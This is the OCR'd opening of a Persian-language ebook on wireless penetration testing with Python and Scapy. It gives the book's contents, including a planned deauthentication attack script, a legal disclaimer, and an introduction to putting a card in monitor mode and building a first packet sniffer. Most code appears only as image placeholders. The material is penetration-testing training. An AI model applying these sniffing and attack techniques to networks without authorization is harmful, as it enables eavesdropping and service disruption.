

محمد شریعتی مهر . اردیبهشت ۹۶

نام کتاب : تست نفوذ وایرلس با پایتون

موضوع : امنیت شبکه

سطح آموزشی : پیشرفته

تاریخ انتشار : اردیبهشت 96

تعداد صفحات : 104

نویسنده و مترجم : محمد شریعتی مهر

این کتاب فقط از طریق سایت اینترنتی **Netamooz.net**

قابل تهیه و تکثیر می باشد

این کتاب با وقت و هزینه زیاد نوشته شده است.

نویسنده کتاب به هیچ وجه رضایتی در زمینه کپی محتوای کتاب به هیچ شکل و تحت هیچ عنوانی ندارد و هر شخصی که اقدام به کپی محتوای کتاب به هر شکلی و تحت هر نامی نماید از نظر نویسنده کتاب سارق اثر محسوب می شود.

پیش نیازها :

قبل از مطالعه این کتاب توصیه می شود در زمینه خط فرمان لینوکس , مفاهیم ابتدایی امنیت شبکه , کار با سیستم عامل لینوکس , زبان برنامه نویسی پایتون مطالعه کرده باشید. توصیه می شود قبل از شروع کتاب تمرین های کتاب تست نفوذ وایرلس را پیاده سازی کنید.

آنچه در این کتاب می خوانید

در این کتاب قصد داریم تا با استفاده از کتابخانه قدرتمند Scapy اسکریپت هایی کاربردی در زمینه تست نفوذ وایرلس ایجاد کنیم. ابتدا شما را با مفاهیم مقدماتی کتابخانه Scapy آشنا می کنیم. کار با ابزار Scapy در شل تعاملی را شروع کرده و اولین شنودگر خود را ایجاد می کنیم. توابع هندلر در Scapy را به کار گرفته و شما را با ماژول های این کتابخانه آشنا می کنیم.

لایه های کاربردی وایرلس در Scapy را شرح داده و با آنها کار می کنیم و نحوه پیمایش لایه ها را به صورت عملی اجرا خواهیم کرد. پس از تسلط به این کتابخانه چندین اسکریپت مختلف ایجاد خواهیم کرد :

اسکریپت جستجو و اسکن محیط برای وجود دیوایس های وایرلس

اسکریپت جستجو SSID

اسکریپت جستجو کاوشگرهای کلاینت

اسکریپت افشا SSID مخفی

اسکریپت ارسال داده های خروجی Airodump-ng به پایگاه داده

اسکریپت حمله رد احرازهویت

فهرست مطالب

رویکرد مناسب	6
مقدمات Scapy	7
شروع کار با Scapy	8
اولین اسنیفر	12
توابع نگهدارنده بسته ها	17
اولین اسکریپت با Scapy	19
شنود تنها بسته های 802.11	25
لایه ها در Scapy	28
پیمایش لایه ها در Scapy	32
کشف دیوایس های وایفای	46
استخراج SSID دیوایس ها (روش اول)	53
استخراج SSID دیوایس ها (روش دوم)	62
کاوشگرهای کلاینت	67
کشف SSID مخفی	74
درج خروجی Airodum-ng در پایگاه داده Sqlite3	80
اسکریپت Deauthentication	100

هشدار !

همه مطالب ارایه شده در این کتاب به منظور آموزش متخصصان امنیتی و ارتقا سطح امنیت شبکه های رایانه ای ارایه شده است !

لذا مسئولیت هر نوع استفاده نادرست و نفوذ غیرمجاز به سیستم های رایانه ای با شخص خاطی خواهد بود و این کتاب صرفا جنبه آموزشی دارد.

نفوذ غیر مجاز به شبکه های رایانه ای جرم محسوب می شود و به همین منظور در این کتاب از محیط تست ایزوله استفاده می شود.

رویکرد مناسب

اگر قصد توسعه ابزارهای شنود سفارشی شبکه وایرلس و ابزارهایی همچون وایرشارک یا Airodump-ng را دارید چه کاری باید انجام دهید؟ به این منظور دو رویکرد پیش روی شماست.

راهکار اول راه دشوار و زمان بر و استفاده از Raw Sockets می باشد. مشکل این رویکرد این است که شما بایستی همه کارها را خودتان انجام دهید. کارهایی شامل تعیین پشته شبکه , ایجاد بسته ها , ایجاد توابع بافرینگ تا در حین دریافت بسته ها آنها را ذخیره کنید و بسیاری پیچیدگی های دیگر به منظور توسعه یک شنودگر با کیفیت وایفای از صفر وجود دارد.

راهکار دوم استفاده از کتابخانه های موجود پایتون می باشد. این کتابخانه ها پوششی پیرامون Raw Sockets می باشند و قابلیت های فراوان زیادی را در اختیار ما قرار می دهند.

ما در طول این کتاب از کتابخانه قدرتمند Scapy به منظور ایجاد اسکریپت های خود استفاده خواهیم کرد.

مقدمات Scapy

Scapy چیست ؟ یک کتابخانه همه منظور شبکه پایتون می باشد که به منظور شنود, تزریق و تجزیه و تحلیل بسته های شبکه کاربرد دارد. به یاد داشته باشید که Scapy از پروتکل های زیادی پشتیبانی می کند. یکی از آنها 802.11 که برای شبکه های وایرلس به آن نیاز داریم.


کتابخانه Scapy را می توانید به صورت تعاملی استفاده کنید. به این معنا که در خط فرمان وارد شل تعاملی شده (درست مثل شل تعاملی پایتون) و دستورهای مورد نظر خود را درون آن اجرا و برنامه ها را تست می کنید. شما همچنین می توانید Scapy را در قالب ماژول هایی به اسکریپت های خود وارد (import) کنید. این کتابخانه کاملا به زبان برنامه نویسی پایتون توسعه یافت است و به منظور کسب اطلاع از جزئیات این پروژه و مطالعه مستندات آن می توانید به لینک زیر مراجعه کنید.

http://www.secdev.org/projects/scapy/doc/


شروع کار با Scapy

برای شروع ابتدا کارت شبکه وایرلس خود را به دستگاه متصل کرده و در خط فرمان کالی لینوکس با استفاده از دستور airmon-ng آن را در وضعیت مانیتور قرار دهید تا قادر به استفاده از آن در Scapy باشیم.


airmon-ng start wlan1




پس از اینکه از وضعیت مانیتور کارت شبکه خود اطمینان حاصل کردیم شروع به کار با Scapy می کنیم. در این بخش ابتدا به استفاده از Scapy در وضعیت تعاملی خواهیم پرداخت. Scapy به صورت پیش فرض در کالی لینوکس موجود می باشد و نیاز به نصب آن نیست. برای شروع وضعیت تعاملی کافی است تا دستور scapy را در خط فرمان وارد کنید :



در صورتیکه می خواهید پیکربندی پیش فرض اجرای Scapy را مشاهده کنید, می توانید دستور conf را در شل تعاملی Scapy وارد کنید. موارد زیادی را مشاهده خواهید کرد. آنچه در این تنظیمات برای ما از اهمیت بالایی برخوردار است, مقدار iface می باشد.




iface در واقع همان رابط شبکه ای است که Scapy با آن کار خواهد کرد. همانطور که مشاهده می کنید در اینجا مقدار iface برای من wlan1mon یعنی کارت شبکه وایرلس من در وضعیت مانیتور می باشد. در صورتیکه این پیکربندی مقدار دیگر همچون eth0 یا کارت شبکه دیگری باشد با استفاده از دستور زیر می توانید مقدار آن را تغییر دهید :



در ادامه کار ایجاد اولین شنودگر ساده خود درست در شل تعاملی را آغاز خواهیم کرد.


اولین اسنیفر

در این بخش قصد داریم تا اولین اسنیفر خود را در شل تعاملی Scapy ایجاد کنیم. به این منظور گام های بخش قبلی را انجام داده و کار را درون شل تعاملی ابزار Scapy آغاز کنید. برای ایجاد اسنیفر ابتدا بایستی متغیری ایجاد کنیم تا بسته شنود شده از محیط را در خود نگه دارد. متغیری با نام دلخواه wipkts ایجاد می کنیم :




در اینجا با فراخوانی تابع sniff و تعیین تعداد بسته های مورد نیاز برای شنود یک شنودگر بسیار ساده را با استفاده از کتابخانه قدرتمند Scapy ایجاد کردیم و نتیجه را درون متغیر wipkts ذخیره کردیم. این تابع تعداد زیادی آرگومان را می تواند قبول کند ولی ما در اینجا تنها از آرگومان count به منظور تعیین تعداد بسته های شنود استفاده کردیم.

یعنی ما هم اکنون یک بسته را ضبط کرده و درون متغیر wipkts ذخیره کرده ایم. برای اطمینان متغیر wipkts را چاپ می کنیم تا مقدار آن یعنی بسته ضبط شده نمایش داده شود. دقت داشته باشید که برای چاپ درون شل تعاملی نیازی به وارد کردن دستور print نمی باشد.




مشاهده می کنید که بسته ضبط شده از نوع Other , همان بسته وایفای می باشد. برای مشاهده بهتر می توانید با استفاده از دستور summary لیستی از خلاصه بسته ها را نمایش دهید.

